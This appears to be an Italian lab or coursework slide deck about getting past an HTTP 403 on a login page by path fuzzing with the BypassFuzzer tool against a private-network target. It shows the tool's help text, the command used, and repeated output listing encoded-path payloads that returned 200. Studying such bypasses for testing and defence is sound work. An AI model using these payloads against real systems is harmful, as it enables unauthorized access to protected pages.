
# Analisi dell'ambiente

## Albero di attacco



# Analisi dell'ambiente

## Albero di attacco



# Exploit per l'errore 403


Per aggirare l'errore HTTP 403 sfruttiamo gli attacchi di **Fuzzing**.

Essi sono basati sul modificare le richieste HTTP inviate al server, si dividono in vari tipi a seconda dei campi modificati.

- Method fuzzing sfruttano i metodi HTTP
- Header fuzzing la modifica dell'header della richiesta http
- Path Fuzzing il path del sito web

Method e header falliscono ritornando errore 403.

Path Fuzzing permette di bypassare l'errore.



# Exploit per l'errore 403

## Il tool Bypass Fuzzer

Abbiamo utilizzato il tool Bypass Fuzzer, creato da Jonathan Conesa che ci permette di effettuare rapidamente vari tipi di Fuzzing attack.



```
usage: bypassfuzzer.py [-h] [-u URL] [-hv HTTP_VERS] [--scheme HTTP_SCHEME] [-m {GET,POST,PUT,PATCH,DELETE}] [-d DATA_PARAMS] [-c COOKIES] [-H HEADER] [-r REQUEST] [-p PROXY] [-hc HC] [-hl HL] [-sf] [-sh]
                      [-su] [-std] [-sm] [-sp] [--export-endpoints EXPORT_ENDPOINTS]

use this script to fuzz endpoints that return a 401/403


options:
  -h, --help            show this help message and exit
  -u URL, --url URL    Specify the target URL
  -hv HTTP_VERS, --http-vers HTTP_VERS
                        Specify the HTTP version e.g. 'HTTP/1.1', 'HTTP/2', etc
  --scheme HTTP_SCHEME  Specify the URL scheme e.g. 'https', 'http', etc. Defaults to https.
  -m {GET,POST,PUT,PATCH,DELETE}, --method {GET,POST,PUT,PATCH,DELETE}
                        Specify the HTTP method/verb
  -d DATA_PARAMS, --data DATA_PARAMS
                        Specify data to send with the request.
  -c COOKIES, --cookies COOKIES
                        Specify cookies to use in requests. (e.g., --cookies "cookie1=blah; cookie2=blah")
  -H HEADER, --header HEADER
                        Add headers to your request (e.g., --header "Accept: application/json" --header "Host: example.com")
  -r REQUEST, --request REQUEST
                        Load a text file with a HTTP request in it for fuzzing (e.g., --request req.txt)
  -p PROXY, --proxy PROXY
                        Specify a proxy to use for requests (e.g., http://127.0.0.1:8080)
  -hc HC               Hide response code from output, single or comma separated
  -hl HL               Hide response length from output, single or comma separated
  -sf, --smart          Enable the smart filter
  -sh, --skip-headers  Skip testing bypass headers
  -su, --skip-urls    Skip testing path payloads
  -std, --skip-td      Skip testing trailing dot attack
  -sm, --skip-method   Skip testing verb attacks
  -sp, --skip-protocol Skip testing HTTP protocol attacks
  --export-endpoints EXPORT_ENDPOINTS
                        Saves endpoints with payloads to a file
nik@LAPTOP-QF1B0J7V:~/BypassFuzzer-main$
```

# Exploit per l'errore 403

## Il tool Bypass Fuzzer

Dopo vari test siamo riusciti ad ottenere risultati soddisfacenti :

```
nik@LAPTOP-QF1B0J7V:~/BypassFuzzer-main$ python3 bypassfuzzer.py -u http://192.168.1.209:1337/auth/login -std -sm -sp | grep 200
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#?auth#?/login
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#?auth/login
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#auth#/login
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#auth/login
Response Code: 200      Length: 1031      Payload: 192.168.1.209:1337/%2f%2f%2fauth/login
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/%2f?;auth/login
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/%2f?;auth/login
Response Code: 200      Length: 1031      Payload: 192.168.1.209:1337/%2fauth/login
```



Pagina di login che ritorna  
l'errore HTTP 403


# Exploit per l'errore 403

## Il tool Bypass Fuzzer

Dopo vari test siamo riusciti ad ottenere risultati soddisfacenti :

```
nik@LAPTOP-QF1B0J7V:~/BypassFuzzer-main$ python3 bypassfuzzer.py -u http://192.168.1.209:1337/auth/login -std -sm -sp | grep 200
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#?auth#?/login
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#?auth/login
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#auth#/login
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#auth/login
Response Code: 200      Length: 1031       Payload: 192.168.1.209:1337/%2f%2fauth/login
Response Code: 200      Length: 1031       Payload: 192.168.1.209:1337/%2f%2fauth/login
Response Code: 200      Length: 1031       Payload: 192.168.1.209:1337/%2f/%2fauth/login
Response Code: 200      Length: 1031       Payload: 192.168.1.209:1337/%2f//auth/login
Response Code: 200      Length: 1031       Payload: 192.168.1.209:1337/%2f/auth/login
Response Code: 200      Length: 3656       Payload: 192.168.1.209:1337/%2f?;auth%2f?;/login
Response Code: 200      Length: 3656       Payload: 192.168.1.209:1337/%2f?;auth/login
Response Code: 200      Length: 1031       Payload: 192.168.1.209:1337/%2fauth/login
```

Skip trailing dot attack  
Skip method attack  
Skip protocol attack



# Exploit per l'errore 403

## Il tool Bypass Fuzzer

Dopo vari test siamo riusciti ad ottenere risultati soddisfacenti :

```
nik@LAPTOP-QF1B0J7V:~/BypassFuzzer-main$ python3 bypassfuzzer.py -u http://192.168.1.209:1337/auth/login -std -sm -sp | grep 200
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#?auth#?/login
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#?auth/login
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#auth#/login
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#auth/login
Response Code: 200      Length: 1031       Payload: 192.168.1.209:1337/%2f%2fauth/login
Response Code: 200      Length: 1031       Payload: 192.168.1.209:1337/%2f%2fauth/login
Response Code: 200      Length: 1031       Payload: 192.168.1.209:1337/%2f/%2fauth/login
Response Code: 200      Length: 1031       Payload: 192.168.1.209:1337/%2f//auth/login
Response Code: 200      Length: 1031       Payload: 192.168.1.209:1337/%2f/auth/login
Response Code: 200      Length: 3656       Payload: 192.168.1.209:1337/%2f?;auth%2f?;/login
Response Code: 200      Length: 3656       Payload: 192.168.1.209:1337/%2f?;auth/login
Response Code: 200      Length: 1031       Payload: 192.168.1.209:1337/%2fauth/login
```

Filtro per i Response  
Code: 200

# Exploit per l'errore 403

## Il tool Bypass Fuzzer

Dopo vari test siamo riusciti ad ottenere risultati soddisfacenti :

```
nik@LAPTOP-QF1B0J7V:~/BypassFuzzer-main$ python3 bypassfuzzer.py -u http://192.168.1.209:1337/auth/login -std -sm -sp | grep 200
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#?auth#?/login
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#?auth/login
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#auth#/login
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#auth/login
Response Code: 200      Length: 1031       Payload: 192.168.1.209:1337/%2f%2fauth/login
Response Code: 200      Length: 1031       Payload: 192.168.1.209:1337/%2f%2fauth/login
Response Code: 200      Length: 1031       Payload: 192.168.1.209:1337/%2f/%2fauth/login
Response Code: 200      Length: 1031       Payload: 192.168.1.209:1337/%2f//auth/login
Response Code: 200      Length: 1031       Payload: 192.168.1.209:1337/%2f/auth/login
Response Code: 200      Length: 3656       Payload: 192.168.1.209:1337/%2f?;auth%2f?;/login
Response Code: 200      Length: 3656       Payload: 192.168.1.209:1337/%2f?;auth/login
Response Code: 200      Length: 1031       Payload: 192.168.1.209:1337/%2fauth/login
```



Notiamo che la lunghezza delle risposte  
HTTP assume esattamente due valori:

3656 e 1031 byte

# Exploit per l'errore 403

## Il tool Bypass Fuzzer

Dopo vari test siamo riusciti ad ottenere risultati soddisfacenti :

```
nik@LAPTOP-QF1B0J7V:~/BypassFuzzer-main$ python3 bypassfuzzer.py -u http://192.168.1.209:1337/auth/login -std -sm -sp | grep 200
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#?auth#?/login ←
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#?auth/login
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#auth#/login
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/#auth/login
Response Code: 200      Length: 1031      Payload: 192.168.1.209:1337/%2f%2f%2fauth/login ←
Response Code: 200      Length: 1031      Payload: 192.168.1.209:1337/%2f%2fauth/login
Response Code: 200      Length: 1031      Payload: 192.168.1.209:1337/%2f/%2fauth/login
Response Code: 200      Length: 1031      Payload: 192.168.1.209:1337/%2f//auth/login
Response Code: 200      Length: 1031      Payload: 192.168.1.209:1337/%2f/auth/login
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/%2f?;auth%2f?;/login
Response Code: 200      Length: 3656      Payload: 192.168.1.209:1337/%2f?;auth/login
Response Code: 200      Length: 1031      Payload: 192.168.1.209:1337/%2fauth/login
```

